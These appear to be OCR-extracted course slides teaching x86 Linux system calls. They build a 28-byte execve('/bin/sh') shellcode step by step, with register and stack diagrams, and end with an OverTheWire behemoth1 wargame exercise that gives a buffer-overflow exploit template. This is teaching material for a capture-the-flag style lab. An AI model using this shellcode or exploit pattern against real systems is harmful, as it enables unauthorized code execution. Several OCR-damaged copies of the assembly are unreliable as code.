1	<u>sys exit</u>	kernel/exit.c	int	-	-	-	-
2	<u>sys_fork</u>	arch/i386/kernel/process.c	struct pt regs		-	_	-
3	<u>sys_read</u>	fs/read write.c	unsigned int	char *	size t	-	-
4	<u>sys_write</u>	fs/read write.c	unsigned int	const char *	size t	-	-
5	<u>sys_open</u>	fs/open.c	const char *	int	int	-	-
6	<u>sys_close</u>	fs/open.c	unsigned int	-	-	-	-
7	<u>sys waitpid</u>	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	<u>sys_creat</u>	fs/open.c	const char *	int	-	_	-
9	<u>sys link</u>	fs/namei.c	const char *	const char *	-	_	-
10	<u>sys_unlink</u>	fs/namei.c	const char *	-	-	-	-
11	<u>sys execve</u>	arch/i386/kernel/process.c	struct pt regs	-	-	-	-
12	<u>sys_chdir</u>	fs/open.c	const char *	-	-	_	-
13	<u>sys_time</u>	kernel/time.c	int *	-	-	-	-
14	<u>sys mknod</u>	fs/namei.c	const char *	int	dev t	-	-
15	<u>sys_chmod</u>	fs/open.c	const char *	mode t	-	_	-
16	<u>sys lchown</u>	fs/open.c	const char *	<u>uid_t</u>	gid t	-	-
18	<u>sys_stat</u>	fs/stat.c	char *	struct old kernel stat *	-	_	-
19	<u>sys_lseek</u>	fs/read write.c	unsigned int	off t	unsigned int	_	-
20	<u>sys_getpid</u>	kernel/sched.c	-	-	-	-	-
21	<u>sys mount</u>	fs/super.c	char *	char *	char *	_	-
22	sys_oldumount	fs/super.c	char *	_	-	-	-

Making a System Call in x86 Assembly

```
EXECVE(2)
                                   Linux Programmer's Manual
NAME
       execve - execute program
SYNOPSIS
       #include <unistd.h>
       int execve(const char *filename, char *const argv[],
                   char *const envp[]);
       /bin/sh, 0x0
                              0x00000000
                                              Address of /bin/sh, 0x00000000
           EBX
                                  EDX
                                                         ECX
```

eax=11; execve("/bin/sh", Addr of "/bin/sh", 0)

```
eax.eax
push eax
push 0x68732f2f
push 0x6e69622f
      ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
   0x80
     eax,eax
inc eax
int 0x80
char shellcode[] = \sqrt{x31} \times 68 \times 2f \times 2f \times 73"
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```

```
Registers:
eax = 0;
ebx
ecx
edx
                 Stack:
```

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
      ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
   0x80
     eax,eax
inc eax
int 0x80
char shellcode[] = \sqrt{x31} \times 68 \times 2f \times 2f \times 73"
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```

```
Registers:
eax = 0;
ebx
ecx
edx
                 Stack:
                 00 00 00 00
```

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
   0x80
     eax,eax
inc eax
int 0x80
char shellcode[] = \sqrt{x31} \times 68 \times 2f \times 2f \times 73"
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```


```
Registers:
eax = 0;
ebx
ecx
edx
                 Stack:
                 00 00 00 00
                 2f 2f 73 68
                 2f 62 69 6e
```

2f 62 69 6e 2f 2f 73 68 / b i n / / s h


```
Dec Hx Oct Char
                                      Dec Hx Oct Html Chr
                                                           Dec Hx Oct Html Chr Dec Hx Oct Html Chr
 0 0 000 NUL (null)
                                       32 20 040   Space
                                                            64 40 100 6#64; 0
                                                                               96 60 140 6#96;
                                       33 21 041 6#33; !
    1 001 SOH (start of heading)
                                                            65 41 101 A A
                                                                                97 61 141 a 8
                                       34 22 042 6#34; "
                                                            66 42 102 B B
                                                                               98 62 142 6#98; b
    2 002 STX (start of text)
    3 003 ETX (end of text)
                                      35 23 043 6#35; #
                                                            67 43 103 C C
                                                                               99 63 143 6#99; 0
    4 004 EOT (end of transmission)
                                       36 24 044 6#36; $
                                                            68 44 104 6#68; D
                                                                               100 64 144 d <mark>d</mark>
                                                                              101 65 145 6#101; 6
    5 005 ENQ (enquiry)
                                      37 25 045 6#37; %
                                                            69 45 105 E E
                                       38 26 046 4#38; 4
                                                            70 46 106 F F
                                                                              102 66 146 @#102; f
    6 006 ACK (acknowledge)
    7 007 BEL (bell)
                                       39 27 047 6#39; 1
                                                            71 47 107 @#71; G
                                                                              103 67 147 6#103; g
                                                            72 48 110 @#72; H
                                                                              104 68 150 @#104; h
    8 010 BS
              (backspace)
                                       40 28 050 @#40;
                                                            73 49 111 6#73; I
                                                                              105 69 151 6#105; 1
    9 011 TAB (horizontal tab)
                                       41 29 051 6#41; )
   A 012 LF
              (NL line feed, new line)
                                       42 2A 052 @#42; *
                                                            74 4A 112 6#74; J
                                                                              106 6A 152 @#106; j
                                       43 2B 053 + +
   B 013 VT
                                                            75 4B 113 6#75; K
                                                                              107 6B 153 k k
              (vertical tab)
    C 014 FF
              (NP form feed, new page)
                                      44 2C 054 @#44;
                                                            76 4C 114 L L
                                                                              108 6C 154 6#108; 1
   D 015 CR
              (carriage return)
                                       45 2D 055 6#45;
                                                            77 4D 115 @#77; M
                                                                              109 6D 155 m m
14 E 016 SO
              (shift out)
                                       46 2E 056 .
                                                            78 4E 116 @#78; N
                                                                              110 6E 156 n n
15 F 017 SI
             (shift in)
                                      47 2F 057 6#47; /
                                                            79 4F 117 6#79: 0
                                                                              111 6F 157 @#111; 0
16 10 020 DLE (data link escape)
                                       48 30 060 4#48; 0
                                                            80 50 120 6#80; P
                                                                              112 70 160 p p
                                       49 31 061 6#49; 1
                                                            81 51 121 6#81; 0
17 11 021 DC1 (device control 1)
                                                                              113 71 161 @#113; 9
                                       50 32 062 4#50; 2
                                                            82 52 122 @#82; R
                                                                             114 72 162 @#114; r
18 12 022 DC2 (device control 2)
19 13 023 DC3 (device control 3)
                                       51 33 063 4#51; 3
                                                            83 53 123 6#83; $
                                                                              115 73 163 @#115; 8
20 14 024 DC4 (device control 4)
                                       52 34 064 6#52; 4
                                                            84 54 124 T T
                                                                              116 74 164 @#116; t
                                       53 35 065 4#53; 5
                                                            85 55 125 6#85; U
                                                                              117 75 165 @#117; u
21 15 025 NAK (negative acknowledge)
22 16 026 SYN (synchronous idle)
                                       54 36 066 6#54; 6
                                                            86 56 126 V V
                                                                              118 76 166 v V
23 17 027 ETB (end of trans. block)
                                       55 37 067 6#55; 7
                                                            87 57 127 @#87; W
                                                                              119 77 167 @#119; W
24 18 030 CAN (cancel)
                                       56 38 070 6#56; 8
                                                            88 58 130 6#88; X
                                                                             120 78 170 x X
                                                                              121 79 171 @#121; 7
25 19 031 EM
              (end of medium)
                                       57 39 071 4#57; 9
                                                            89 59 131 Y Y
26 1A 032 SUB (substitute)
                                       58 3A 072 : :
                                                            90 5A 132 Z Z
                                                                              122 7A 172 z Z
27 1B 033 ESC (escape)
                                       59 3B 073 4#59; ;
                                                            91 5B 133 6#91; [
                                                                              123 7B 173 6#123;
28 1C 034 FS
              (file separator)
                                      60 3C 074 < <
                                                            92 5C 134 \ )
                                                                              124 7C 174 @#124;
                                                            93 5D 135 6#93; ]
                                                                              125 7D 175 } )
29 1D 035 GS
              (group separator)
                                       61 3D 075 = =
                                      62 3E 076 > >
                                                            94 5E 136 ^
                                                                              126 7E 176 ~ ~
30 1E 036 RS
              (record separator)
31 1F 037 US
              (unit separator)
                                      63 3F 077 ? ?
                                                            95 5F 137 @#95;
                                                                             127 7F 177  DEL
```

Source: www.LookupTables.com


```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
int 0x80
    eax,eax
inc eax
int 0x80
char shellcode[] = \sqrt{x31} \times 68 \times 2f \times 2f \times 73"
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```



```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
int 0x80
    eax,eax
inc eax
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          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```




```
eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80
char shellcode[] = \sqrt{x31} \times 68 \times 2f \times 2f \times 73"
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```




http://shell-storm.org/shellcode/files/shellcode-811.php

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx.eax
mov al,0xb
int 0x80
    eax,eax
inc eax
int 0x80
char shellcode[] = \sqrt{x31} \times 68 \times 2f \times 2f \times 73"
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```




```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80
char shellcode[] = \sqrt{x31} \times 68 \times 2f \times 2f \times 73"
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```




If successful, a new process "/bin/sh" is created!

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
int 0x80
    eax,eax
inc eax
int 0x80
char shellcode[] = \sqrt{x31} \times 68 \times 2f \times 2f \times 73"
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```




If not successful, let us clean it up!

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc
    eax
int 0x80
char shellcode[] = \sqrt{x31} \times 68 \times 2f \times 2f \times 73"
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```



If not successful, let us clean it up!

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
int 0x80
xor eax,eax
inc eax
int 0x80
char shellcode[] = \sqrt{x31} \times 68 \times 2f \times 2f \times 73"
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```




Making a System Call in x86 Assembly

%cax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys exit	kernel/exit.c	int	-	-	-	- 3
2	sys fork	arch/1300/kernel/process.c	struct pt regs		-	-	-
3	sys read	fs/read write.c	unsigned int	char *	size t	-	
4	<u>sys_write</u>	fs/read write.c	unsigned int	const char *	size t	-	-8
5	<u>sys_open</u>	fs/open.c	const char *	int	int	-	
6	<u>sys_close</u>	fs/open.c	unsigned int		-	-	
7	sys waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-8
8	sys creat	fs/open.c	const char *	int	-	-	- 3
9	sys link	fs/namei.c	const char *	const char *	-	-	
10	<u>sys_unlink</u>	fs/namei.c	const char *	-	-	-	-8
11	sys execve	arch/i386/kernel/process.c	struct pt regs	-	-	-	-8
12	<u>sys chdir</u>	fs/open.c	const char *		-	-	-8
13	<u>sys_time</u>	kernel/time.c	int *	-	-	-	-8
14	sys mknod	fs/namei.c	const char *	int	dev t	-	
15	sys chmod	fs/open.c	const char *	mode t	-	-	
16	<u>sys lchown</u>	fs/open.c	const char *	uid t	gid t	-	- <
18	<u>sys_stat</u>	fs/stat.c	char *	struct old kernel stat *	-	-	
19	<u>sys lseek</u>	fs/read write.c	unsigned int	off t	unsigned int	-	
20	<u>sys_getpid</u>	kernel/sched.c	-	-	-	-	-8
21	<u>sys mount</u>	fs/super.c	char *	char *	char *	-	-8
22	sys_oldumount	fs/super.c	char *	-	-	-	

If not successful, let us clean it up!

```
xor eax,eax
push eax
push 0x68732f2f
push 0x6e69622f
mov ebx,esp
mov ecx,eax
mov edx,eax
mov al,0xb
int 0x80
    eax,eax
inc eax
int 0x80
char shellcode[] = \sqrt{x31} \times 68 \times 2f \times 2f \times 73"
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```



Exercise: Overthewire /behemoth/behemoth1

Overthewire

http://overthewire.org/wargames/

- 1. Open a terminal
- 2. Type: ssh -p 2221 <u>behemoth1@behemoth.labs.overthewire.org</u>
- 3. Input password: 8JHFW9vGru
- 4. cd /behemoth; this is where the binary are
- 5. Your goal is to get the password of behemoth2, which is located at /etc/behemoth_pass/behemoth2

Behemoth1

Run the program

Strace, Itrace

Read disassembly

Find out (roughly) where our shellcode will be

Exploit will be something like:

(python2 -c "print 'a'*NUMBER + 'RETADDR' + '\x90'*NOPLENTH + '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc 0\x40\xcd\x80'"; cat) | ./behemoth1

In-class exercise

Overflowlocal_3 32bit and 64bit